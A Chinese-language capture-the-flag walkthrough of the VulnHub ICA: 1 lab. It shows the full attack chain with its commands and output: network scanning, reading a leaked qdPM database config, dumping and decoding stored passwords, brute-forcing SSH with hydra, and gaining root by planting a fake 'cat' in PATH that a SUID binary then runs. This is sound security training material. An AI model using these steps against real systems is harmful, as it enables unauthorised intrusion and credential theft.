免责声明:本文记录的是 ICA: 1 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/ica/ica1.zip
一、信息收集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.5.10
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.5.1 0a:00:27:00:00:04 (Unknown: locally administered)
192.168.5.2 08:00:27:48:b9:50 PCS Systemtechnik GmbH
192.168.5.11 08:00:27:88:74:7f PCS Systemtechnik GmbH
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.025 seconds (126.42 hosts/sec). 3 responded
nmap -sP 192.168.5.0/24┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.5.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 00:50 -0400
Nmap scan report for 192.168.5.1
Host is up (0.00013s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.5.2
Host is up (0.00018s latency).
MAC Address: 08:00:27:48:B9:50 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.11
Host is up (0.00019s latency).
MAC Address: 08:00:27:88:74:7F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.10
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.51 seconds
目标IP:192.168.5.112、探测目标IP开放端口
nmap -sV -p- 192.168.5.11┌──(root?kali)-[~]
└─# nmap -sV -p- 192.168.5.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 00:50 -0400
Nmap scan report for 192.168.5.11
Host is up (0.000064s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open http Apache httpd 2.4.48 ((Debian))
3306/tcp open mysql MySQL 8.0.26
33060/tcp open mysqlx MySQL X protocol listener
MAC Address: 08:00:27:88:74:7F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.58 seconds
端口:22、80、3306、330603、目录探测
dirsearch -u http://192.168.5.11┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.5.11
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_192.168.5.11/_26-03-09_02-38-47.txt
Target: http://192.168.5.11/
[02:38:47] Starting:
[02:38:48] 301 - 309B - /js -> http://192.168.5.11/js/
[02:38:48] 403 - 277B - /.ht_wsr.txt
[02:38:48] 403 - 277B - /.htaccess.bak1
[02:38:48] 403 - 277B - /.htaccess.orig
[02:38:48] 403 - 277B - /.htaccess.sample
[02:38:48] 403 - 277B - /.htaccess.save
[02:38:48] 403 - 277B - /.htaccess_extra
[02:38:48] 403 - 277B - /.htaccess_orig
[02:38:48] 403 - 277B - /.htaccess_sc
[02:38:48] 403 - 277B - /.htaccessBAK
[02:38:48] 403 - 277B - /.htaccessOLD2
[02:38:48] 403 - 277B - /.htaccessOLD
[02:38:48] 403 - 277B - /.htm
[02:38:48] 403 - 277B - /.html
[02:38:48] 403 - 277B - /.htpasswds
[02:38:48] 403 - 277B - /.httr-oauth
[02:38:48] 403 - 277B - /.htpasswd_test
[02:38:48] 403 - 277B - /.php
[02:38:56] 301 - 314B - /backups -> http://192.168.5.11/backups/
[02:38:57] 200 - 406B - /backups/
[02:38:58] 200 - 0B - /check.php
[02:38:59] 301 - 311B - /core -> http://192.168.5.11/core/
[02:38:59] 301 - 310B - /css -> http://192.168.5.11/css/
[02:39:02] 200 - 894B - /favicon.ico
[02:39:04] 301 - 313B - /images -> http://192.168.5.11/images/
[02:39:04] 200 - 639B - /images/
[02:39:04] 200 - 2KB - /index.php
[02:39:04] 404 - 4KB - /index.php/login/
[02:39:04] 301 - 314B - /install -> http://192.168.5.11/install/
[02:39:04] 200 - 764B - /install/
[02:39:04] 200 - 764B - /install/index.php?upgrade/
[02:39:05] 301 - 317B - /javascript -> http://192.168.5.11/javascript/
[02:39:05] 200 - 576B - /js/
[02:39:07] 301 - 313B - /manual -> http://192.168.5.11/manual/
[02:39:07] 200 - 208B - /manual/index.html
[02:39:13] 200 - 338B - /readme.txt
[02:39:14] 200 - 26B - /robots.txt
[02:39:15] 403 - 277B - /server-status
[02:39:15] 403 - 277B - /server-status/
[02:39:18] 301 - 315B - /template -> http://192.168.5.11/template/
[02:39:18] 200 - 487B - /template/
[02:39:20] 301 - 314B - /uploads -> http://192.168.5.11/uploads/
[02:39:20] 200 - 471B - /uploads/
Task Completed二、漏洞利用
1、访问主页
http://192.168.5.11/
qdPM 9.2

qdPM 9.2 是一个基于 Web 的项目管理和缺陷跟踪系统,属于较旧版本(最新版本为 9.3+)。

以下是其关键信息:
1. 主要漏洞(安全风险)
跨站请求伪造(CSRF):可通过伪造请求执行未授权操作(如修改密码、删除数据),GitHub Advisory Database 有相关记录。
目录遍历漏洞:可访问 /uploads/ 目录下的敏感文件(如配置文件、日志),导致信息泄露。
数据库配置文件暴露:/core/config/databases.yml 文件以明文形式存储数据库用户名和密码,可直接下载。

2. 漏洞利用方式
未授权访问数据库:通过访问 http://目标IP/core/config/databases.yml 获取数据库连接信息(如用户名、密码),进而通过 MySQL 客户端连接数据库。
暴力破解 SSH:利用从数据库获取的 SSH 账号密码(如 travis/dexter 用户),通过 hydra 等工具爆破 SSH 登录。
提权操作:通过替换系统命令(如 cat)为恶意脚本,利用 SUID 权限执行任意命令,获取 root 权限。
2、漏洞查询
searchsploit qdPM 9.2

searchsploi用于搜索 Exploit-DB(https://www.exploit-db.com/)中的漏洞利用代码。

searchsploit -m 50176.txt

cat 50176.txt┌──(root㉿kali)-[~]
└─# searchsploit qdPM 9.2
------------------------------------------------------------------------ ---------------------------------
Exploit Title | Path
------------------------------------------------------------------------ ---------------------------------
qdPM 9.2 - Cross-site Request Forgery (CSRF) | php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated) | php/webapps/50176.txt
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
┌──(root㉿kali)-[~]
└─# searchsploit -m 50176.txt
Exploit: qdPM 9.2 - Password Exposure (Unauthenticated)
URL: https://www.exploit-db.com/exploits/50176
Path: /usr/share/exploitdb/exploits/php/webapps/50176.txt
Codes: N/A
Verified: False
File Type: ASCII text
Copied to: /root/50176.txt
┌──(root㉿kali)-[~]
└─# cat 50176.txt
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4
The password and connection string for the database are stored in a yml file. To access the yml file you can go to http://<website>/core/config/databases.yml file and download. 访问url:
http://<website>/core/config/databases.yml
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
结论如下:
数据库用户名:qdpmadmin

数据库密码:UcVQCMQk2STVeS6J
3、数据库
a、连接
mysql -u qdpmadmin -h 192.168.5.11 -p -D qdpm --skip-ssl┌──(root㉿kali)-[~]
└─# mysql -u qdpmadmin -h 192.168.5.11 -p -D qdpm --skip-ssl
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 20
Server version: 8.0.26 MySQL Community Server - GPL
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [qdpm]> b、信息搜集
show databases;

show tables;

use staff;

select * from staff.user;

select * from staff.login;MySQL [qdpm]> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| performance_schema |
| qdpm |
| staff |
| sys |
+--------------------+
6 rows in set (0.001 sec)
MySQL [qdpm]> show tables;
+----------------------+
| Tables_in_qdpm |
+----------------------+
| attachments |
| configuration |
| departments |
| discussions |
| discussions_comments |
| discussions_reports |
| discussions_status |
| events |
| extra_fields |
| extra_fields_list |
| phases |
| phases_status |
| projects |
| projects_comments |
| projects_phases |
| projects_reports |
| projects_status |
| projects_types |
| tasks |
| tasks_comments |
| tasks_groups |
| tasks_labels |
| tasks_priority |
| tasks_status |
| tasks_types |
| tickets |
| tickets_comments |
| tickets_reports |
| tickets_status |
| tickets_types |
| user_reports |
| users |
| users_groups |
| versions |
| versions_status |
+----------------------+
35 rows in set (0.002 sec)
MySQL [qdpm]>
MySQL [qdpm]>
MySQL [qdpm]>
MySQL [qdpm]>
MySQL [qdpm]>
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [staff]>
MySQL [staff]> show tables;
+-----------------+
| Tables_in_staff |
+-----------------+
| department |
| login |
| user |
+-----------------+
3 rows in set (0.001 sec)
MySQL [staff]>
MySQL [staff]> select * from staff.user;
+------+---------------+--------+---------------------------+
| id | department_id | name | role |
+------+---------------+--------+---------------------------+
| 1 | 1 | Smith | Cyber Security Specialist |
| 2 | 2 | Lucas | Computer Engineer |
| 3 | 1 | Travis | Intelligence Specialist |
| 4 | 1 | Dexter | Cyber Security Analyst |
| 5 | 2 | Meyer | Genetic Engineer |
+------+---------------+--------+---------------------------+
5 rows in set (0.011 sec)
MySQL [staff]>
MySQL [staff]>
MySQL [staff]> select * from staff.login;
+------+---------+--------------------------+
| id | user_id | password |
+------+---------+--------------------------+
| 1 | 2 | c3VSSkFkR3dMcDhkeTNyRg== |
| 2 | 4 | N1p3VjRxdGc0MmNtVVhHWA== |
| 3 | 1 | WDdNUWtQM1cyOWZld0hkQw== |
| 4 | 3 | REpjZVZ5OThXMjhZN3dMZw== |
| 5 | 5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+--------------------------+
5 rows in set (0.011 sec)
MySQL [staff]> 使用base64对密码进行解码后:
账号:
smith
lucas
travis
dexter
meyer

密码:
suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
X7MQkP3W29fewHdC
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy
c、爆破密码
拿去爆破一下那个账号对应哪个密码可以连上ssh ,1.txt放账号,2.txt放密码
cat > 1.txt << 'EOF'
smith
lucas
travis
dexter
meyer
EOF

cat > 2.txt << 'EOF'
suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
X7MQkP3W29fewHdC
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy
EOF

cat 1.txt

cat 2.txt

hydra -L 1.txt -P 2.txt 192.168.5.11 ssh┌──(root㉿kali)-[~]
└─# cat > 1.txt << 'EOF'
smith
lucas
travis
dexter
meyer
EOF
┌──(root㉿kali)-[~]
└─# cat > 2.txt << 'EOF'
suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
X7MQkP3W29fewHdC
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy
EOF
┌──(root㉿kali)-[~]
└─# cat 1.txt
smith
lucas
travis
dexter
meyer
┌──(root㉿kali)-[~]
└─#
┌──(root㉿kali)-[~]
└─# cat 2.txt
suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
X7MQkP3W29fewHdC
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy
┌──(root㉿kali)-[~]
└─#
┌──(root㉿kali)-[~]
└─# hydra -L 1.txt -P 2.txt 192.168.5.11 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-09 03:07:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.5.11:22/
[22][ssh] host: 192.168.5.11 login: travis password: DJceVy98W28Y7wLg
[22][ssh] host: 192.168.5.11 login: dexter password: 7ZwV4qtg42cmUXGX
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-09 03:07:37
login: travis   password: DJceVy98W28Y7wLg
login: dexter   password: 7ZwV4qtg42cmUXGX
4、ssh登录
┌──(root㉿kali)-[~]
└─# ssh travis@192.168.5.11
The authenticity of host '192.168.5.11 (192.168.5.11)' can't be established.
ED25519 key fingerprint is: SHA256:xCJPzSxRekyYT6eXmyzAXdY7uAlP5b7vQp+B5XqYsfE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.5.11' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
travis@192.168.5.11's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 14:55:01 2021 from 192.168.1.7
travis@debian:~$ ls
user.txt
travis@debian:~$ cat user.txt
ICA{Secret_Project}
travis@debian:~$
travis@debian:~$
travis@debian:~$
成功得到第一个flag,看一下当前用户可执行那些命令
travis@debian:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for travis:
Sorry, user travis may not run sudo on debian.
travis@debian:~$
发现没有可以利用的点,进行登入到第二个账户看看
travis@debian:~$ su dexter
Password:
dexter@debian:/home/travis$ cd
dexter@debian:/home/dexter$ ls
note.txt
dexter@debian:/home/dexter$ cat note.txt
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
dexter@debian:/home/dexter$
dexter@debian:/home/dexter$ note.txt:
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
在我看来,访问这个系统时存在一个漏洞。
据我所知,可执行文件的内容是可以部分查看的。
我需要查明是否存在漏洞。
这里的意思是存在可执行文件漏洞,所以接下我们要做的就是找到那些是可执行的文件三、权限提升
1、查看可执行的文件
find / -perm -u=s 2>/dev/nulldexter@debian:/home/dexter$ find / -perm -u=s 2>/dev/null
/opt/get_access
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dexter@debian:/home/dexter$ 进行查看/opt/get_access文件,但是发现使用普通的cat查看是乱码的,使用strings进行查看
cat /opt/get_access

strings /opt/get_accessdexter@debian:/home/dexter$ cat /opt/get_access ELF>@0:@8
+_e֓ʥsb𘂐GNU@@h¨¨¨HH]] 殨=漨p=DDP䳤´ ´ ´ <<Q䳤R䳤殨=滘/lib64/ld-linux-x86-64.so.2GNUtǸ屸
ХͭY 1u *etuidsocketputssystem__cxa_finalizesetgid__libc_start_mainlibc.so.6GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTableCui 0HH@ֿ潆?
CH=¿&/=/H/H9þ.HHÿĿ5ి%ÿ_H=Y/H5R/H)þH?H¸HňҾtHӮHÿD_=/u/UH=¶.Hÿ%r/f1쉉ОHሃ寐TLªH
䳈=ÿÿ穿ÿÿDZ.]__輿ÿÿUH䈃ꠉ}눉uဨӾÿÿ¿蹾ÿÿH=i¸蘾ÿÿº¾¿贾ÿÿEH=S矾ÿÿ
ꈍ=}瑾ÿÿ¸ʃfAWL=VIՁUIӁ뮠+SL餽ÿÿH½tٟLD悿ވAH9ܵ.[]A\A]A^A_Acat /root/system.infoCould not create socket to access to the system.All services are disabled. Accessing to the system is allowed only within working hours.
8l𑀿ͯÿÿ¬ݯÿÿT°ÿÿ¼zRx
Rx
FJ
m ?;*3$"D\rAC
D|PBIE E(D0H8G@j8A0A(B BBèp0C 80
@xΐ þÿÿoÿoԄVfvH@GCC: (Debian 10.2.1-6) 10.2.1 20210110¨.08Ԅ
T ´ 滃?@@@P@
07P@Cpv潕ÿ°=ۑ´ ½
";crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.0__dó_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entryget_access.c__FRAME_END____init_array_end_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_csu_fini_ITM_deregisterTMCloneTableputs@GLIBC_2.2.5_edatasystem@GLIBC_2.2.5__libc_start_main@GLIBC_2.2.5__data_start__gmon_start____dso_handle_IO_stdin_used__libc_csu_init__bss_startmainsetgid@GLIBC_2.2.5__TMC_END___ITM_registerTMCloneTablesetuid@GLIBC_2.2.5__cxa_finalize@GLIBC_2.2.5socket@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.gnu.build-id.note.ABI-tag.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.got.plt.data.bss.comment惨 Nྯ
V88^ÿÿÿoԄԄkþÿÿoBѐ£TT © ±´ ´ <翃@֯@P@Pþ0P0'x0`- ֶN&9dexter@debian:/home/dexter$ XshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshell
bash: XshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshellXshell: command not found
dexter@debian:/home/dexter$
dexter@debian:/home/dexter$ strings /opt/get_access
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
socket@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
dexter@debian:/home/dexter$ 发现一个sysstem.info文件 我们查看一下该文件
dexter@debian:/home/dexter$ cat /root/system.info
cat: /root/system.info: Permission denied
dexter@debian:/home/dexter$
可以看见我们没有权限进行查看,这里cat是使用root权限进行查看的,提权思路就来了,我们自己伪造一个cat命令文件,加入/bin/bash,并且添加到环境变量里面去,然后执行该文件,然后调用到cat的时候用到的我们的可执行命令,这样获得root权限。
创建cat时发现其他目录环境不能写入进去,我们得进入/home里去执行
cd /home

echo "/bin/bash" > /tmp/cat

export PATH=/tmp:$PATH

chmod +x /tmp/cat

echo $PATH

/opt/get_access

ls

cat root.txt

id

whoamidexter@debian:/home/dexter$ cd /home
dexter@debian:/home$
dexter@debian:/home$ echo "/bin/bash" > /tmp/cat
dexter@debian:/home$
dexter@debian:/home$ export PATH=/tmp:$PATH
dexter@debian:/home$
dexter@debian:/home$ chmod +x /tmp/cat
dexter@debian:/home$
dexter@debian:/home$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dexter@debian:/home$
dexter@debian:/home$ /opt/get_access
root@debian:/home#
root@debian:/home
root@debian:/root# ls
root.txt system.info
root@debian:/root#
root@debian:/root# cat root.txt
root@debian:/root#
root@debian:/root# id
uid=0(root) gid=0(root) groups=0(root),1001(dexter)
root@debian:/root#
root@debian:/root# whoami
root
root@debian:/root#
root@debian:/root#
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。